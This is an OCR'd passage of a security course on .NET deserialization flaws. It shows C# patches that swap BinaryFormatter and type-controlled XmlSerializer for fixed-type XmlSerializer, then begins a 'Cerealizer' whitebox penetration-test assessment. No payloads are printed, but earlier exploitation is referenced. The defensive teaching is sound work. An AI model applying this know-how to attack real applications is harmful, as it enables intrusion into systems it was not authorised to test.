
In `Controllers.TeeController` we can make the following change:

```
<SNIP>

string xml = Request.Form["xml"];
// string type = Request.Form["type"];

if (!xml.IsEmpty())
{
    XmlSerializer xs = new XmlSerializer(typeof(Tee), new
XmlRootAttribute("Tee"));
    try
    {

        <SNIP>
```

And in `Views\Tees\Index.cshtml` we can remove this line since it is no longer necessary, and there is no reason to unecessarily disclose information about the structure of the project:

```
38      <!--[Field + Button to import a new tee]-->
39      <hr />
40      <form action="@Url.Action("Import","Tees")" method="POST">
41          <div class="mb-3">
42              <label for="xmlInput" class="form-label"><b>Import Tee from XML</b></label>
43              <textarea class="form-control" name="xml" placeholder="XML"></textarea>
44              <input type="hidden" name="type" value="TeeTrove_Patched.Models.Tee"/>
45          </div>
46          <button type="submit" class="btn btn-primary">Import</button>
47      </form>
48  </div>
```

Now when we try to run the payload, the `XML` is deserialized into a `Tee` object and no `calculator` or `notepad` is spawned. Of course the payload we provided was not a valid `Tee`, so all properties are either `0` or `null`:



Although it is no longer possible to `exploit` this `deserialization`, it is a good idea to further add `input validation` so that invalid objects are not imported.

Example 3: Binary, Authentication Cookie

Lastly, let's look at what we can do to patch the `deserialization` vulnerability regarding the `authentication cookie`. Currently `BinaryFormatter` is used for `serialization`, and we know that `Microsoft` recommends not using this at all, so let's use something else.

One good option would be to use a `JWT` again, since the information being stored does not necessarily need to be serialized, but since we already have signing implemented we can also just use `XmlSerializer` instead as a secure alternative.

Inside `Authentication.AuthCookieUtil` we will need to make the following changes (old lines commented out) so that `XmlSerializer` is used instead of `BinaryFormatter`, making sure that the `Session` type is explicitly specified.

```
public static HttpCookie createSignedCookie(CustomMembershipUser user)
{
    // Create and serialize session object
    Session session = new Session(user.Id, user.Username, user.Email,
(DateTimeOffset)DateTime.Now).ToUnixTimeMilliseconds());
    //BinaryFormatter bf = new BinaryFormatter();
    MemoryStream ms = new MemoryStream();
    //bf.Serialize(ms, session);
    XmlSerializer xs = new XmlSerializer(typeof(Session));
    xs.Serialize(ms, session);
    string session_b64 = Convert.ToBase64String(ms.ToArray());

    // Create MAC
    var hash_b64 = createSHA256HashB64(session_b64);

    // Combine
    string authCookieVal = session_b64 + "." + hash_b64;

    // Create cookie obj
    HttpCookie authCookie = new
HttpCookie(AuthCookieUtil.AUTH_COOKIE_NAME, authCookieVal);
    authCookie.Secure = true;
    authCookie.HttpOnly = true;

    return authCookie;
}
```

Inside `Global.asax.cs` (decompiles as `MvcApplication`), we need to update the `deserialization` to use `XmlSerializer` again with the `Session` type specified:


```
<SNIP>

if (AuthCookieUtil.validateSignedCookie(authCookie.Value))
{
    //BinaryFormatter bf = new BinaryFormatter();
    XmlSerializer xs = new XmlSerializer(typeof(Session));
    Session session = null;
    try
    {
        MemoryStream ms = new
MemoryStream(Convert.FromBase64String(authCookie.Value.Split('.')[0]));
        //session = (Session)bf.Deserialize(ms);
        session = (Session)xs.Deserialize(ms);
```

```
        <SNIP>
```

And then the last necessary change is adding a parameterless constructor to the `Models.Session` class. This is just something that `XmlSerializer` requires, because when it `deserializes` an object it creates an instance with this constructor and then updates the properties one by one.

```
public Session() { }
```

With all these changes in place, we can verify that the `authentication` system still works, except now the serialized object is now `XML`:



Obviously, the payload targetting `BinaryFormatter` will no longer work, but we also know that a payload targeting `XmlSerializer` will not either, since the type is specified (as well as the data being signed).

Skills Assessment

`Cerealizer`, a company specializing in producing custom cereals, has contracted you to conduct a penetration test on their web application, focusing on `deserialization` vulnerabilities.

As it is a whitebox penetration test, they have provided the deployment files for the application (refer to the attached `zip` file below).

Their website may be accessed at `http://SERVER-IP:8000`:

Cerealizer

Welcome to Cerealizer - Where Custom Cereal Dreams Come True!

At Cerealizer, we've reimagined breakfast with a simple yet brilliant concept: why settle for the same old, mundane cereal when you can have a breakfast experience tailored specifically to your tastes? We are not your average cereal company; we are the pioneers of the custom cereal movement. Imagine waking up to a cereal that's not just delicious but perfectly tailored to your unique preferences. Whether you're a fan of fruity, nutty, chocolatey, or even savory flavors, Cerealizer is here to make your cereal dreams come true.

Our process is as simple as it is delightful. You start by selecting your cereal base, from classics like flakes and puffs to wholesome granolas. Next, you dive into a world of possibilities as you pick from an extensive range of nuts, dried fruits, seeds, and sweet or savory mix-ins. Don't forget to add your choice of sweeteners or flavorings to create a cereal that's uniquely yours. We even offer a variety of dietary options, including gluten-free, organic, and vegan ingredients, ensuring that your cereal fits your lifestyle. With Cerealizer, you're in control, and every morning is an opportunity to savor a truly customized breakfast. Join us on this flavorful adventure and redefine your breakfast routine with Cerealizer!

History

Founded in 2010 by the visionary breakfast enthusiast, Clara Oatsworth, Cerealizer was born out of a deep passion for cereal and a desire to break free from the constraints of conventional breakfast choices. Clara, an ardent cereal aficionado, often found herself mixing and matching various cereals, fruits, and nuts to create the perfect morning meal. One day, while experimenting in her humble kitchen, the idea struck her like a lightning bolt: why not make customization the heart of breakfast? Clara's dream was to revolutionize the way people started their day by offering them an opportunity to craft their own cereal blend, a notion that was met with both skepticism and excitement.